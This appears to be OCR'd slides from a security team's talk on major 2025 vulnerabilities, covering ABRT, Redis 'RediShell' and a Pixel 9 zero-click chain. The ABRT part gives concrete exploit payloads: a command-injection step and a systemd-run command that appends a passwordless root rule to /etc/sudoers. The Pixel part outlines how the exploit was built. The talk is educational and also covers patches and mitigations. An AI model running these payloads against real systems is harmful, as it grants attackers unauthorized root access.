Each injection call writes one character

```
# 12-char payload that appends a single char to /q
printf\tX>>/q
# becomes: system("docker inspect printf\tX>>/q")
```

🔁 Repeat for every character of the second-stage script

✓ Result: a full shell script at `/q` — written **as root**, without spaces or slashes in any single injection

ABRT - Stage 2: Path Construction Without Slashes

🗀 The second-stage script needs to reference absolute paths — but slashes are banned in the 12-char window

💡 Solution: `$PWD` is set to `/` inside the ABRT process

/q — the second stage script

```
1 #!/bin/sh
2 # reference /home/lowpriv/final using $PWD instead of /
3 ${PWD}home${PWD}lowpriv${PWD}final
```

→ This expands to `/home/lowpriv/final` at runtime — **no slash needed in the source**

ABRT - Stage 3: Sandbox Escape to Root

The final payload at `/home/lowpriv/final` uses `systemd-run` to escape ABRT's sandbox:

/home/lowpriv/final

```
1 #!/bin/sh
2 systemd-run --pty -- bash -lc \
3   "echo 'lowpriv ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers"
```

→ `systemd-run` spawns a new transient service — **outside** ABRT's restricted unit

→ The new unit has no `ProtectSystem=full`, so `/etc/sudoers` is writable

Result: unprivileged user added to sudoers with **passwordless root access**

ABRT - CVE-2025-12744

CVE-2025-12744

- Local privilege escalation — unprivileged user → **root**
- Reported to Red Hat: 2025-10-07
- Embargo lifted: 2025-12-03
- Patch released: 2025-12-05 (ABRT **v2.17.8**)
- Affected:
  - Fedora Linux ≤ 43 (Server and Workstation)
  - RHEL 8 (ABRT deprecated but present)
- Discovered by: initstring (Dylan Ayrey)

CVE-2025-49844 - RediShell

Redis

- In-memory key/value data store
- Open-source, written in C
- Used as cache, message broker, database
- Ships with an embedded **Lua 5.1 interpreter**
- Default port: 6379/tcp, **auth disabled by default**

Redis - Lua Scripting

Redis supports server-side scripting via the `EVAL` command:

```
1 EVAL <lua_script> <numkeys> [key ...] [arg ...]
```

Scripts run inside the Lua **sandbox** — should be isolated from the host

X Internally, Redis calls into its embedded Lua 5.1 interpreter in `deps/lua/`

The parser for these scripts has harboured a bug for **13 years**

Redis - The Lua Parser Entry Point

→ Every `EVAL` call eventually reaches `luaY_parser` in the Lua parser:

X deps/lua/src/lparser.c

```
2  Proto *luaY_parser (lua_State *L, ZIO *z, Mbuffer *buff, const char *name) {
3    struct LexState lexstate;
4    struct FuncState funcstate;
5    luaX_setinput(L, &lexstate, z, luaS_new(L, name));
6    // ^-- allocates TString for chunk name, passes it straight in
7    chunk(&lexstate);
8    // [...]
9  }
```

Redis - The Lua Parser Bug

⚠ `luaS_new(L, name)` allocates a new `TString` — but **never anchors it on the Lua stack**

Redis - The Lua GC Problem

♻ Lua uses a **mark-and-sweep garbage collector**

✓ The GC only keeps objects alive if they are reachable from:

- The Lua **stack**
- Global tables
- Other GC roots

✗ The chunk name `TString` is held **only in a transient C local** — the GC cannot see it

🗑 A crafted Lua script can trigger the GC mid-parse (e.g. via heavy allocations)

→ GC runs, finds the `TString` unreachable, **frees it**

⚠ The lexer continues, dereferences the freed pointer — **Use-After-Free**

Redis - Use-After-Free Visualised

1 Parse begins

`luaS_new(L, name)` allocates `TString` for chunk name

Passed to `luaX_setinput` — **not on the stack**

2 GC fires

Crafted script body triggers allocation storm

GC marks phase: `TString` **not reachable** → freed

Memory reused by another allocation

3 UAF

Lexer keeps running, dereferences the now-freed pointer

Memory corruption

Lua sandbox escape → native RCE

Redis - The Patch

Fix: push `tname` onto the Lua stack **before** entering the lexer

```
--- a/deps/lua/src/lparser.c
+++ b/deps/lua/src/lparser.c
@@ -1,4 +1,7 @@
 Proto *luaY_parser (lua_State *L, ZIO *z, Mbuffer *buff, const char *name) {
   struct LexState lexstate;
   struct FuncState funcstate;
-  luaX_setinput(L, &lexstate, z, luaS_new(L, name));
+  TString *tname = luaS_new(L, name);
+  setsvalue2s(L, L->top, tname); /* anchor on stack so GC sees it */
+  incr_top(L);
+  luaX_setinput(L, &lexstate, z, tname);
   chunk(&lexstate);
+  --L->top; /* restore stack balance */
```

RediShell - PoC

PoC by dwisiswant0: https://github.com/dwisiswant0/CVE-2025-49844

✓ **Patched** Redis: loop runs forever, script completes harmlessly every time

✗ **Vulnerable** Redis: server crashes after a few hundred iterations — UAF confirmed

ⓘ The public PoC is a **crash demonstrator** only — no weaponized RCE released

👁 Full RCE was demonstrated live at **Pwn2Own Berlin 2025** by Wiz Research, but the exploit chain has not been published (responsible disclosure)

RediShell - CVE-2025-49844

CVE-2025-49844

CVSS 4.0 Base Score: 10

Discovered by: Wiz Research (Benny Isaacs, Nir Brakha, Sagi Tzadik)

Demonstrated at Pwn2Own Berlin: 2025-05-16

Redis Cloud auto-patched: 2025-10-03

CVE Published: 2025-10-03

Patch released: 2025-10-03

Stream	Fixed in
8.x	8.2.2
8.0.x	8.0.4
7.4.x	7.4.6
7.2.x	7.2.11
6.2.x	6.2.20

A 0-click exploit chain for the Pixel 9

- 0-click exploit chain (FC):
  - **combination** of vulnerabilities to cross multiple security boundaries and gain **RCE** and **LPE** on target via a remotely accessible entry vector requiring **no user interaction**
    - remote attack surface defined by services running on target that automatically process incoming data
    - every step needs to be good enough to defeat defense in depth countermeasures
    - a succesful step obtains capabilities in a limited/sandboxed environment → bypasses/sandbox escapes are necessary
    - privilege separation → kernel exploit for low privilege escalation necessary

A 0-click exploit chain for the Pixel 9

- full compromise?
  - persistence not granted
  - resets after reboot
  - integrity checks at different levels
  - would require another exploit chain targetting bootloader/TEE/ firmware (FCP)
- use case: deploy spyware
- attack surface hardened over time, tends to be reduced
- recent LLM trend brings AI-powered message analysis to mobile phones
  - automatic decoding of media attachments
  - media decoders enter the 0-click attack surface

A 0-click exploit chain for the Pixel 9

- example: incoming SMS and RCS audio attachments received by Google Messages
- media decoders are fertile attack surface
  - massive complexity, C/C++ for performance
  - input parsing (can be fuzzed)
  - historically even privileged/unsandboxed
    - not anymore
- CVEs for media decoders were released
  - researchers questioned usefulness of code execution within decoder without hard to find exploits for chain
    - Google Project Zero takes on challenge

Google Project Zero

- team of security researchers at Google who study zero-day vulnerabilities in the hardware and software systems that are depended upon by users around the world
- mission is to make the discovery and exploitation of security vulnerabilities more difficult, and to significantly improve the safety and security of the Internet for everyone
- CVE-2025-54957: Dolby Unified Decoder, OOB write in evolution parsing
- CVE-2025-36934: BigWave: Race between BIGO_IOCX_PROCESS timeout and bigo_worker_thread leads to UAF
- https://projectzero.google/2026/01/pixel-0-click-part-1.html
- https://projectzero.google/2026/01/pixel-0-click-part-2.html
- https://projectzero.google/2026/01/pixel-0-click-part-3.html

CVE-2025-54957: Dolby Unified Decoder

- library that provides support for Dolby audio formats
- defines EMDF (Extensible Metadata Delivery Format) structure carrying audio metadata
- decoder scans a buffer constructed from audio blocks for a syncword and finds EMDF
- there is no limit for emdf_payload_size
  - integer overflow enables small allocation while loop that writes uses original payload_length for bounds
  - usually challenging to exploit because of very large writes
  - useful loop exit on failure available
- some write primitive on a custom ‘evo’ heap/bump allocator inside the decoder
  - usually requires heap grooming and luck

CVE-2025-54957: Dolby Unified Decoder

- custom allocator has no free and no metadata → makes exploit more deterministic
- heap feng-shui to overwrite function pointers
  - ASLR → 0-click nature makes leak infeasible
    - partial pointer overwrite
    - relative write
  - solved using nibble guessing
    - need to overwrite nibble Y with smaller value Z for heap coreography to land
- eventually achieve ROP
  - just ROP tedious → shellcode better
- SELinux blocks usual routes via mprotect and dlopen syscalls
- also limited imported libc functions

CVE-2025-54957: Dolby Unified Decoder

- creative solution via /proc/self/mem patching using allowed syscalls and convenient ROP gadget
  - ROP gadget is 0x157 increase → converts fopen pointer into pwrite pointer
  - spray fds using fopen → guess fd → pwrite shellcode on __stack_chk_fail → call it
  - another nibble guess brings probability to 1/256 → still viable in this context
- shellcode execution

CVE-2025-36934: BigWave

- hardware present on the Pixel SOC that accelerates AV1 decoding tasks
- a process uses ioctl BIGO_IOCX_PROCESS
- places job on queue that gets picked by bigo worker thread
- object lifetime mismatch via race condition
  - UAF
    - fixed size large arbitrary write (but almost no stability issues)
- defeating KASLR (by doing nothing at all)
  - since 2016 on Pixel devices kernel linear map base not properly randomized
    - 0xffffff8000010000 works as base for .data section
  - .text section uses different slide
    - CFI

CVE-2025-36934: BigWave

  - forging VFS/fops handlers → read /proc/self/mounts to leak real .text pointers
- type confusion on ashmem_misc to gain arb r/w
- set SELinux to permissive
- fork new process and overwrite its task creds
- process with root credentials and SELinux disabled

Full chain

- message contains multiple corrupt .mp4 attachments
- first exploit delivers shellcode
- shellcode uses just syscalls
  - requires syscall wrapper header to strip libc dependency and shrink ELF → was written with an LLM
- finally script takes screenshot sends it to an IP address

Limitations and mitigations

- 1/256 success probability due to ASLR
  - every try takes 3s
  - doable in 6m
- first exploit works on most Android devices
- blocked on iOS/Mac due to -fbounds-safety compiler flag being used
  - small performance penalty


- disabling /proc/self/mem to harden
- seccomp was missing on Pixel 9, would have blocked pwrite and added exploit dev time
- MTE/MIE → probabilistic countermeasure for second exploit

Limitations and mitigations

- ironically available on Pixel 8+ but disabled by default
- dawn of memory violations

Outro

- This was just a timy selection
- 48.244 CVEs reported throughout 2025



team@losfuzzys.net

2025’s Top Cyber Threats: A Closer Look

LosFuzzys

Sebastian Felix **Marcell Haritopoulos** **Kevin Saiger**
Andreas Samonik **Leonardo Pellizzari**

11.04.2026

› losfuzzys.net